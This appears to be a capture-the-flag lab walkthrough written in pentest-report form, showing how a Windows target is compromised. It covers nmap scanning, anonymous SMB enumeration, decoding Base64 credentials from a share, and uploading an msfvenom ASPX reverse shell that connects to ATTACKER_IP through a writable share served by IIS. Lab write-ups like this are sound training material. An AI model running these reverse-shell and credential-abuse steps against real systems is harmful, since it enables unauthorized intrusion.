Pre-engagement scope
- External, web app, and internal assessment of the provided environment
- Two flags:
user.txtandroot.txt - Manual exploitation first, any tools permitted
- Locate and report all vulnerabilities (more than one path to root)
- Only the assigned IP in scope
Documentation follows engagement format: Evidence Log, findings, exploitation path, remediation.
Evidence Log
| Step | Finding | Impact |
|---|---|---|
| 01 | Open ports discovered | Attack surface |
| 02 | SMB share exposed | Information disclosure |
| 03 | Credentials found in plaintext (Base64 encoded) | Credential exposure |
| 04 | Writable share | Remote code execution path |
| 05 | Web shell execution via IIS path | Initial access |
| 06 | SeImpersonatePrivilege + PrintSpoofer | SYSTEM |
Reconnaissance
nmap -sS -Pn -sC -sV -p- --script=vuln -T4 -A TARGET_IP -oA relevant_nmap
Key findings:
- 80/tcp IIS 10.0
- 135/tcp MSRPC
- 139/tcp NetBIOS/SMB
- 445/tcp SMB
- 3389/tcp RDP
- 49663/tcp IIS 10.0
- 49667-68 MSRPC
The single most stand-out result:
smb-vuln-ms17-010: VULNERABLEMS17-010 is logged for the report, but that is not the intended path. The two IIS ports plus open SMB are the more interesting combination here.
Post-scanning findings:
| Finding | Evidence | Impact |
|---|---|---|
| SMB exposed | 139/445 open | File share enumeration possible |
| IIS exposed | 80 and 49663 open | Web attack surface |
| RDP exposed | 3389 open | Remote access surface / brute-force risk |
| MS17-010 detected | Nmap smb-vuln-ms17-010 | Critical SMBv1 RCE exposure |
Next step: anonymously enumerate SMB shares.
SMB enumeration
SMB enum scan 1:
smbclient -L //TARGET_IP/ -NSMB enum scan 2:
smbmap -H TARGET_IP

A custom SMB share is observed in SMB enum scan 1.
Next step: maintaining anonymity, connect to the custom share and list its files.
smbclient //TARGET_IP/nt4wrksv -N
ls
get passwords.txt
exit
cat passwords.txt
The contents are Base64 encoded. Decode both:
echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==' | base64 -d; echo
echo 'QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk' | base64 -d; echo
Bob - !P@$$W0rD!123
Bill - Juw4nnaM4n420696969!$$$
Internal note: absolutely blessed password design on Bill’s part.
movie reference
leet-ish substitutions
unhinged number run
punctuation confetti
still leaked in plaintext after Base64
Finding: Base64 encoding was used to store credentials in passwords.txt. Anyone with read access to the SMB share can decode the contents and recover valid usernames and passwords.
Next step: test Bill’s blessed credentials.
Authenticated SMB access
smbclient //TARGET_IP/nt4wrksv -U 'Bill'
Juwanna Man has helped yet another covert operation.
Write access confirmed:
echo "jenn was here" > test.txt
# inside the SMB session:
put test.txt
ls
del test.txt
| Finding | Evidence | Impact |
|---|---|---|
| Valid SMB credentials recovered | Bill login successful | Authenticated access to exposed file share |
| SMB share write access | Successful file upload to nt4wrksv | Potential webshell upload / remote code execution |
Next step: determine whether the SMB share maps to a web-accessible path on either IIS port.
SMB-to-IIS mapping
Upload a test file, then test both ports at the web root:
echo "SMB-to-IIS test" > test.html
curl -i http://TARGET_IP/test.html
curl -i http://TARGET_IP:49663/test.html
Both return 404. Test with the share name appended as a virtual directory path:
curl -i http://TARGET_IP/nt4wrksv/test.html
curl -i http://TARGET_IP:49663/nt4wrksv/test.html
Confirmed. \\TARGET_IP\nt4wrksv is mounted as a virtual directory at http://TARGET_IP:49663/nt4wrksv/.
| Finding | Evidence | Impact |
|---|---|---|
| Writable SMB share mapped to IIS web directory | Uploaded file accessible at :49663/nt4wrksv/ | Allows upload and execution of web content via HTTP |
Key exploit bridge: writable SMB share + IIS-served directory = webshell upload path.
Initial access via ASPX webshell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 -f aspx -o shell.aspxListener:
nc -lvnp 4444Upload shell.aspx to Bill’s writable share. Connect with the password of legends.
smbclient //TARGET_IP/nt4wrksv -U 'Bill'
put shell.aspx
exit
Side commentary: whoever did the content creation on this deserves an Emmy for in-lab comedic entertainment. Bill’s password is the epitome of pristine CTF humor.
Trigger:
curl http://TARGET_IP:49663/nt4wrksv/shell.aspx

Shell user: iis apppool\defaultapppool
Working dir: C:\Windows\System32\inetsrv
Enumeration and user flag
whoami /priv
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
SeImpersonatePrivilege: Enabled. Privesc path confirmed.
dir C:\Users
Move in on Bob’s folder. I see how one may confuse Bob with Bill. Sneaky. Nice try.
dir C:\Users\Bob\Desktop
